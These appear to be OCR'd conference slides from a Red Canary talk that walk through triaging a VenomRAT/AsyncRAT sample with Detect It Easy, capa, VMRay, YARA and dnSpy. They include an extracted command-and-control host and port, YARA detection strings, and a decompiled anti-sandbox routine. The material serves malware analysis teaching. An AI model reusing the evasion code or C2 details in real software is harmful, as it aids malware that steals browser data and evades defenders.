

Detect It Easy v3.10 [Windows Server 2016 Version 2009] (x86_64)

File name

```
PE32
    Operation system: Windows(95)[I386, 32-bit, GUI]
    Linker: Microsoft Linker(8.0)
    Compiler: VB.NET
    Language: VB.NET
    Library: .NET Framework(CLR v4.0.30319)
    Malware: VenomRAT(6.X)
    (Heur)Cryptor: Encrypted or packed data[Assembly invoke + RSACrypt
    (Heur)Protection: Anti analysis[Anti-debug + Anti-SandBoxie]
```

Case study # 3


capa



```
+------------------------+---------------------------------------------------------------+
| ATT&CK Tactic          | ATT&CK Technique                                              |
|------------------------+---------------------------------------------------------------|
| COLLECTION             | Archive Collected Data::Archive via Library [T1560.002]       |
|                        | Clipboard Data [T1115]                                        |
| DEFENSE EVASION        | Deobfuscate/Decode Files or Information [T1140]               |
|                        | Indicator Removal::File Deletion [T1070.004]                  |
|                        | Modify Registry [T1112]                                       |
|                        | Obfuscated Files or Information [T1027]                       |
|                        | Reflective Code Loading [T1620]                               |
|                        | Virtualization/Sandbox Evasion::System Checks [T1497.001]     |
| DISCOVERY              | Account Discovery [T1087]                                     |
|                        | File and Directory Discovery [T1083]                          |
|                        | Process Discovery [T1057]                                     |
|                        | Query Registry [T1012]                                        |
|                        | Software Discovery [T1518]                                    |
|                        | System Information Discovery [T1082]                          |
|                        | System Owner/User Discovery [T1033]                           |
| EXECUTION              | Windows Management Instrumentation [T1047]                    |
| PERSISTENCE            | Scheduled Task/Job::Scheduled Task [T1053.005]                |
+------------------------+---------------------------------------------------------------+
```

Case study # 3

Sandbox



VMRay Threat Identifiers (13 rules, 19 matches)

Score	Category	Operation
5/5	Extracted Configuration	AsyncRAT configuration was extracted
5/5	YARA	Malicious content matched by YARA rules
4/5	Reputation	Known malicious file
4/5	Reputation	Resolves known malicious domain
3/5	Defense Evasion	Tries to detect the presence of antivirus software
2/5	Discovery	Queries OS version via WMI
2/5	Discovery	Executes WMI query
2/5	Data Collection	Reads sensitive browser data
1/5	Mutex	Creates mutex
1/5	Network Connection	Performs DNS request


Malware Configurations

AsyncRAT

Metadata	Key	Extracted Value
Version	Value	| Edit 3LOSH RAT
	Address	superslow.is-a-nascarfan.com
	Port	1981
	Network Protocol	tcp

Case study # 3


- YARA
- Open-source rules
    - https://github.com/jeFF0Falltrades/rat_king_parser/tree/master



```
C:\Users\User\Desktop>yara -s rules.yar 6f105d359fe32edd24c3e5a441f3f8d3f4be7fad856ce7b
asyncrat 6f105d359fe32edd24c3e5a441f3f8d3f4be7fad856ce7b0e606e9e18b742024
0xab12:$str_aes_exc: m\x00a\x00s\x00t\x00e\x00r\x00K\x00e\x00y\x00 \x00c\x00a\x00n\x00
0xa2fd:$str_schtasks: s\x00c\x00h\x00t\x00a\x00s\x00k\x00s\x00 \x00/\x00c\x00r\x00e\x00
0x961:$byte_aes_key_base: 7E 07 00 00 04 73 51 00 00 06 80
0x250:$byte_aes_salt_base: BF EB 1E 56 FB CD 97 3B B2 19
```

Case study # 3

DNSpy



```
internal class Anti_Analysis
{
    // Token: 0x06000026 RID: 38 RVA: 0x00002141 File Offset: 0x00000341
    public static void RunAntiAnalysis()
    {
        if (Anti_Analysis.DetectManufacturer() || Anti_Analysis.DetectDebugger() || Anti_Analysis.DetectSandboxie()
        {
            Environment.FailFast(null);
        }
    }

    // Token: 0x06000027 RID: 39 RVA: 0x0000343C File Offset: 0x0000163C
    private static bool IsSmallDisk()
    {
        try
        {
            long num = 61000000000L;
            if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)
            {
                return true;
            }
        }
        catch
        {
        }
        return false;
    }
```

Case study # 3 results

- IOCs ✅
- Capabilities
  - High level from capa
  - Details from VMRay
  - Github
- Need more info?
  - Read the code

The fine print

- **Yes** there will be malware that tools don't work on
  - If you are interested in diving down the reverse engineering rabbit hole...

1. Learn C
2. Learn assembly
3. Learn computer architecture/OS internals
4. Learn a disassembler

- When to grab the disassembler (assuming you have the time)
  - There is anti-analysis thwarting your tools
  - Attribution based on software design, obfuscation algorithms
  - Need to understand command and control

https://ost2.fyi is a great resource for free assembly, architecture and reverse engineering classes

Summary

You can start analyzing malware before you learn to reverse engineer

Build out from the expertise you already have

Develop a reverse engineering methodology on an easier language

Cite your analysis sources tools can make mistakes

Questions?

Come see us on the showfloor!

red canary™